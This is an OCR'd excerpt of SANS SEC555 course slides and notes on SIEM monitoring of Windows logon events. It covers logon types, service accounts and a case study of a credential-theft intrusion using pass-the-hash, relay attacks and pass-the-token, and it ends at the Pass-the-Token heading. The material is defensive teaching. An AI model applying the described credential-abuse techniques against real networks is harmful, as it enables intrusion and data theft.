
Course Roadmap

- Section 1: SIEM Architecture
- Section 2: Service Profiling with SIEM
- **Section 3: Advanced Endpoint Analytics**
- Section 4: Baselining and User Behavior Monitoring
- Section 5: Tactical SIEM Detection and Post-Mortem Analysis
- Section 6: Capstone: Design, Detect, Defend

Advanced Endpoint Analytics

SANS SEC555 | SIEM with Tactical Analytics 150

This page intentionally left blank.



Login Events

Login events are critical and should be monitored

- Credentials are intended to allow authorized access
- And to provide accountability

Yet credentials are often used and abused

Myth: Hacker's preferred method for attacks is exploitation

Truth: Compromised credentials are commonly used in attacks


SANS

SEC555 | SIEM with Tactical Analytics 151

Login Events

Attacks do not always come from exploitation or things like client-side phishing attacks. Many targeted attacks heavily involve the use of valid credentials. Mainstream attacks typically involve compromising a single system and then pivoting throughout the environment using legitimate but stolen credentials. It is also possible for an attacker to brute force credentials by using techniques such as password spraying of internet-facing servers (such as Outlook Web Access). Once valid credentials are discovered, they can be used against internet-facing VPNs that do not require multifactor authentication.

The point is credentials are a key attack vector. While TV shows and the news make hacking out to be the result of masterminds using zero-day exploits, the truth is most attacks involve basic elements such as credential theft.



Windows Login Event

Windows is slightly more complicated

- Logged per system
- Includes domain and source system

Multiple ways to log in to Windows

- Broken down by login type

```
An account was successfully logged on.

Subject:
        Security ID:            S-1-0-0
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Logon Type:                     3

Impersonation Level:            Delegation

New Logon:
        Security ID:            S-1-5-21-2635542286-2942777934-2742232638-500
        Account Name:           Administrator
        Account Domain:         TEST
        Logon ID:               0x2CF1787
        Logon GUID:             {3D901C01-0183-4A87-CF9C-04C80107C7E2}

Process Information:
        Process ID:             0x0
        Process Name:           -

Network Information:
        Workstation Name:
        Source Network Address: 10.0.0.11
        Source Port:            51921
```


SANS

SEC555 | SIEM with Tactical Analytics 152

Windows Login Event

Windows, in contrast to Linux, is a bit more complex in regard to authentication. This is because Windows is designed to handle many forms of authentication and is intended to handle centralized logins. In fact, Windows supports so many types of logons that a field called Logon Type has to be specified to keep track of what type of logon it is.

Windows logon success and failure are logged per system. Centralized logons, such as through a domain controller, are logged at both the endpoint and the domain controller as long as the audit policy is set for both.



Logon Type

Each logon type can be used to identify the method of login

- Type 2 Interactive: Local console/keyboard
- Type 3 Network: File sharing
- Type 5 Service: Service startup
- Type 10 RemoteInteractive: Remote Desktop

This can be used to identify events of interest

- Such as successful RDP access to a desktop where RDP is not normally used

SANS

SEC555 | SIEM with Tactical Analytics 153


Logon Type

There are many Windows logon types. They are described in detail below:

Logon Type	Description
2	**Interactive:** This is what most people think of and do. It is when someone logs in to a system locally, most commonly with a keyboard. This also includes logons like those from out-of-band/lights out cards as these are using an over the wire virtual terminal to log in to a system.
3	**Network:** This type of logon is when credentials are used to access a remote computer such as browsing files on a file share.
4	**Batch:** This is used for when a scheduled task using credentials is launched.
5	**Server:** This is for when a service that is using credentials is started.
7	**Unlock:** When a workstation or server is locked and then unlocked, this logon type is recorded.
8	**NetworkCleartext:** This logon type is recorded when a logon uses credentials that are sent in cleartext. This is most often in conjunction with IIS using basic authentication.
10	**RemoteInteractive:** This logon type is recorded when a login is performed using remote desktop.
11	**CachedInteractive:** This logon type is recorded when a system that is not able to reach a domain controller successfully logs on using cached credentials

The fact that Windows breaks out the type of logon is extremely beneficial for monitoring. Monitoring alerts can be created for logon types that occur in unauthorized conditions—for example, if RDP is not supposed to be used on desktops yet RDP is used on a workstation. Multiple sites online break out the various logon types and describe conditions under which they are recorded. One such description is found on Ultimate Windows Security.[1]

References:
https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4624,
https://sec555.com/6o



Special Logons

A majority of logons in most environments come from:

- **Computer accounts:** Active Directory machines are constantly authenticating to domain controllers
- **Service accounts:** "Special" accounts used to run services or scripts (some built-in, some user created)

Both create large amounts of successful logins and failures

- Computer accounts distinguished by a **$** in the user field
- Service accounts need to be tracked

SANS


SEC555 | SIEM with Tactical Analytics 154

Special Logons

Within Windows, there are logons for more than user accounts. Because Windows uses centralized logging and allows for things such as mutual authentication, computer accounts are constantly performing authentication. This occurs naturally between domain members and domain controllers.

Windows and Linux both employ service accounts. These are accounts used for specific tasks of programs. For example, many network services, such as Bind DNS, will often run under a service user account called bind on Linux. If a user account is created to perform a specific task, such as for credentialed vulnerability scans, it is also considered a service account. Basically, any purpose-built account used to perform a task gets classified as a service account.

Because of their use, service accounts are treated with special respect. For example, you are likely to fail an audit if you do not enforce password rotation every 90 days for user accounts. Yet an auditor will typically ignore password rotation for a service account. Unfortunately, service accounts can be low-hanging fruit for attackers and penetration testers.



Another High-Volume Problem

Login success/failure is also a high-volume problem

- Average # of logins/logoffs per system can exceed 100 per hour (need to establish a clipping level to monitor)
- Lots of login events are of little to no value

Process of filtering is similar to other high-volume logs

- Find the noise... eliminate or filter it...
- Then deploy tactically awesome detects


First need to understand what logs you are dealing with

SANS

SEC555 | SIEM with Tactical Analytics 155

Another High-Volume Problem

Just like host-based firewalls, login events can be high volume. Take Windows event ID 4624. It can average over 100 logon events per hour, per system. Most of these login events are of little to no value. As previously mentioned, these can be cleaned up through finding the noise and either eliminating it or filtering it.



Compromise Jan 2017

Not all stories have a happy ending


- January 2017, one of Lab Me, Inc.'s systems became compromised
- System was used successfully to pivot internally
- Adversary used multiple techniques involving logons
- Each technique got the adversary deeper into the network

Let the story begin...

SANS SEC555 | SIEM with Tactical Analytics 156

Compromise Jan 2017

Because an understanding of common offensive techniques being defeated by defense techniques is helpful, another analogy will be used. In this one, Lab Me, Inc. is compromised by a client-side phishing attack of some kind. Once that initial system was compromised, the attacker used various credential theft techniques to pivot around the network.



Attacker Methodology

Attacker achieved admin-level access on the initial machine

- First, pass-the-hash was used to pivot
- Then, logged-in user credentials were stolen and used
- Next, an authentication relay attack was performed
- Finally, service accounts were stolen that provided domain-wide access

Three different methods of credential abuse in one attack


SANS

SEC555 | SIEM with Tactical Analytics 157

Attacker Methodology

To pull off the attack, a tool such as Meterpreter was used to dump the hashes of the initial victim machine. The administrator hash was then used to move into surrounding systems laterally. However, these systems did not have access to all the patient files, which was the attacker's primary objective. Because of this, the attacker began looking for logged-in user accounts and stole their credentials. While these new credentials allowed further access to the network, ultimately it was not the level of access that would allow the attacker to steal all patient records.

Finally, the attacker found a way to relay valid authentication to gain access to another system that had service credentials. Upon stealing these credentials, the attacker had system-wide access. Once service credentials were stolen, the attacker had ultimate access to network resources.



Pass-the-Token

After successful login, Windows issues an access token that contains identity and privilege information

- Tokens allow Windows to impersonate end user
  - Delegation allows accessing local and remote resources
  - Impersonation allows accessing local resources
- These tokens can be stolen and used to "become" someone else
  - Easy to pivot as a domain user
  - Easy to steal by being annoying

```
Delegation Tokens Available
========================================
LoggerWin7x86\Administrator
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
TEST\jhenderson
```

SANS SEC555 | SIEM with Tactical Analytics 158

Pass-the-Token

